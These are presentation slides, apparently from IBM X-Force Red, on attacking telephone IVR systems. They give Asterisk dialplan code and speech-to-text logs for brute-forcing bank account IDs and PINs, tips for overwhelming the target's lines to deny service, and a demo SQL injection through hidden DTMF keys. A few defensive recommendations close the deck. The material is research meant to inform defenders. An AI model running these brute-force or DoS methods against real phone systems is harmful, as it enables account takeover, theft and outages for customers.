
Making optimization

- Total workflow length is about 16 seconds: attack can be long...
- Optimize:
 - Interrupt IVR questions / answers if possible: test all acceptable keys => *, #, A, B, C, D
 - Typing special keys can interrupt the playback and go to next step
 - Simultaneous requests
 - Retries without redialing if IVR workflow permits
 - You can save seconds
 - More difficult to implement (live detection of valid/invalid)




Optimization results on our example

- Skip « playbacks » by sending « * »
- From 10.6s to 4.5s --- 58% of time saved



Processing results

- We are just interested by the answer of the IVR:




- 2 solutions
 - Split audio file (script with ffmpeg for example)
 - Start recording in the dialplan just after sending the DTMF corresponding to the PIN code (preferred, as the dialplan is able to detect silences and variations on timing caused by variation of load on remote system)

Recording only the response

- Adding a new MixMonitor action just for the result

```
; Optimized versions
exten => 903,1,MixMonitor(${EXTEN}-${STRFTIME(${EPOCH},,%Y%m%d-%H%M%S)}-${accountid}-${pin}.wav)
exten => 903,n,Answer()
exten => 903,n,Wait(2)
exten => 903,n,SendDTMF(*)
exten => 903,n,Wait(1)
exten => 903,n,SendDTMF(*)
exten => 903,n,Wait(1)
exten => 903,n,SendDTMF(${accountid},0.4,0.4)
exten => 903,n,Wait(1)
exten => 903,n,SendDTMF(*)
exten => 903,n,Wait(1)
exten => 903,n,SendDTMF(${pin})
;exten => 903,n,Wait(1)
exten => 903,n,WaitForSilence(1000)
exten => 903,n,Hangup()
```



Submitting results to STT in the Cloud (account ID)

- Converts WAV results in TXT files reliably and fast

```
10051075;0000;invalid account please type your 8 digit account ID
10051076;0000;invalid account please type your 8 digit account ID
10051077;0000;invalid account please type your 8 digit account ID
10051078;0000;invalid account please type your 8 digit account ID
10051079;0000;invalid account please type your 8 digit account ID
10051080;0000;invalid 10 please type your 8 digit account ID
10051081;0000;invalid account please type your 8 digit account ID
10051082;0000;invalid account please type your 8 digit account ID
10051083;0000;invalid account please type your 8 digit account ID
10051084;0000;invalid account please type your 8 digit account ID
```

- 10051081 is a valid account ID, lets find the PIN now

Submitting results to TTS in the Cloud (PIN)

```
10051080;5660;invalid 10 please type your 8 digit account ID
10051080;5661;your balance is 5318699 dollars by
10051080;5662;invalid 10 please type your 8 digit account ID
10051080;5663;invalid 10 please type your 8 digit account ID
10051080;5664;invalid 10 please type your 8 digit account ID
10051080;5665;invalid 10 please type your 8 digit account ID
10051080;5666;invalid 10 please type your 8 digit account ID
10051080;5667;invalid 10 please type your 8 digit account ID
10051080;5668;invalid 10 please type your 8 digit account ID
10051080;5669;valentin please type your 8 digit account ID
10051080;5670;invalid 10 please type your 8 digit account ID
10051080;5671;invalid 10 please type your 8 digit account ID
```

- The PIN of account 10051080 is 5661!

Potential Issues During Brute-Force

- When running on loaded systems or many simultaneous calls, slow-down the attack
- System can miss DTMF frequencies if sent too fast or too short
- Introduce small silences, extend DTMF times
- Move from hard-coded delays to « wait for silence ». Remote system can have delays also if using TTS instead of pre-recorded messages
- Allow sufficient time for your tests: can be pretty long

```
[ivr-top]
exten => s,1,Answer()
exten => s,n,agi(googletts.agi,"Welcome to hairdresser international limited bank.",en,*)
exten => s,n,Goto(prompt-accountid,s,1)
```

```
;exten => 902,n,Wait(${waitdelay3})
exten => 902,n,WaitForSilence(2000)
```

```
exten => 903,n,SendDTMF(${accountid},0.4,0.4)
exten => 903,n,Wait(1)
```


Simultaneous Requests / DoS


- The remote IVR has a certain number of lines (parallel calls allowed)
- You will hit the limit of lines before the CPU limit of the remote IVR
- DoS: no more lines, busy tone for customers
- To reduce your attack time (and obtain results faster), you need to have several threads
- Increase it progressively until you reach the busy tone
- Careful: you need your SIP provider to allow you to have more lines than you victim!
 - The busy tone can come from your provider, not from the remote server! Validate it with an external line
- If necessary, contract several different SIP providers to get more lines
- Your attack script must handle “hangup” events from Asterisk to place new calls when previous are terminated

Attack #2 : incorrect handling of ABCD, Hidden Menus

- DTMF frequencies support « hidden » frequencies: A, B, C, D
 - Historical maintenance mode
 - Can activate hidden features or machine-to-machine services (no ABCD on phones)
- Try those !
 - Find hidden menus / features / bypasses
 - Crash remote system and find information

Weak implementation example & hack

- Simple bank balance checking, with account number and pin code



```
[login]
exten => s,1,Set(FILE(/tmp/log_res_${CDR(uniqueid)})=${CURL(http://localhost/ivr-demo/login.php,account=${account}&pin=${pin})})
```

```
$result = $db->query("select * from accounts where id = " . $account);
```

- Stupid PHP code with SQL injection ?
- « we don't care user can just input digits with DTMF ! »

Behind the scene

- What is really happening, if you could directly contact the webserver (of course you can't)

Request

Raw Params Headers Hex Solace

```
POST /ivr-demo/login.php HTTP/1.1
Host: 169.51.1.178
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.12; rv:54.0)
Gecko/20100101 Firefox/54.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: fr,fr-FR;q=0.8,en-US;q=0.5,en;q=0.3
Connection: close
Upgrade-Insecure-Requests: 1
Content-Length: 25
Content-Type: application/x-www-form-urlencoded
account=0123456A&pin=123A
```


Response

Raw Headers Hex Solace

```
HTTP/1.1 200 OK
Date: Tue, 05 Sep 2017 13:43:34 GMT
Server: Apache/2.4.18 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 485
Content-Type: text/html; charset=UTF-8
Connection: close

<br />
<b>Warning</b>: &#x0019;: &#x0019;: Unable to prepare statement: 1, unrecognized token:
'0123456A' in <b>/var/www/html/ivr-demo/login.php</b> on line <b>35</b><br />
<b>Fatal error</b>: Uncaught Error: Call to a member function fetchArray() on boolean in
/var/www/html/ivr-demo/login.php:39
Stack trace:
#0 /var/www/html/ivr-demo/login.php(76): checkauth('0123456A', '123A')
#1 {main}
thrown in <b>/var/www/html/ivr-demo/login.php</b> on line <b>39</b><br />
```

- The result
- What ??? 1m13 ?! Isn't TTS playing me an error message ?!



Speech to Text of result

- [*] Processing 903-20170905-152914-0000ABCD-7678.wav
- [+] Google # welcome to please type your right please type your forehead
your balance is CRV warning be sqlite3 query unable to prepare statement 1
unrecognised token and q u o t o o l l a b c d e and q u o t n b c a r w w
w HTML I VR demo login PHP V online p35b BR BRB fatal error B and card
error call to a member function February and boolean in c a r w w w HTML I
VR demo login PHP 39 factory number 0 / / / www.ty.com el clasico dash demo
class login. PHP 76 Chicago ABCD 7678 number 1 m thrown in b b a r w w w
HTML IVR demo login PHP V online bs39 bbr dollars it by
- [*] Done



Error from IVR

- The TTS plays you the Apache/PHP Error
- You can learn from it – whereas you cannot crack it, but maybe you can obtain an IP address of the server or something else
- You can use it to generate DoS : you can busy the line for a long time with a simple error message

Future Development

- Methodology & tools still in development
- Tool for automating workflow generation
 - At every silence, try every key combination, length accepted by fields etc.
 - Discover all decision nodes, menus
 - Use Speech To Text to labelize the menu and detect expectations of the IVR using keywords
 - Type, Say, Dictate, Press ...
- Penetrate voice-recognition system with dictionaries of sentences / questions
 - New IVR accepts questions (using cognitive systems)

Few Recommendations

- Apply good practices to IVR
- Account Lockout
- No distinctions in valid or invalid user-id
- Proper security on backend systems
- Detect and block numbers performing brute-force
- Detect too fast DTMF sequences



IBM X-Force Red

THANK YOU

FOLLOW US ON:



ibm.com/security



securityintelligence.com



xforce.ibmcloud.com



[@ibmsecurity](https://twitter.com/ibmsecurity)



youtube/user/ibmsecuritysolutions

vladan.nikolic@rs.ibm.com

benjamin.lafois@fr.ibm.com

© Copyright IBM Corporation 2016. All rights reserved. The information contained in these materials is provided for informational purposes only, and is provided AS IS without warranty of any kind, express or implied. Any statement of direction represents IBM's current intent, is subject to change or withdrawal, and represent only goals and objectives. IBM, the IBM logo, and other IBM products and services are trademarks of the International Business Machines Corporation, in the United States, other countries or both. Other company, product, or service names may be trademarks or service marks of others.

Statement of Good Security Practices: IT system security involves protecting systems and information through prevention, detection and response to improper access from within and outside your enterprise. Improper access can result in information being altered, destroyed, misappropriated or misused or can result in damage to or misuse of your systems, including for use in attacks on others. No IT system or product should be considered completely secure and no single product, service or security measure can be completely effective in preventing improper use or access. IBM systems, products and services are designed to be part of a lawful, comprehensive security approach, which will necessarily involve additional operational procedures, and may require other systems, products or services to be most effective. IBM does not warrant that any systems, products or services are immune from, or will make your enterprise immune from, the malicious or illegal conduct of any party.

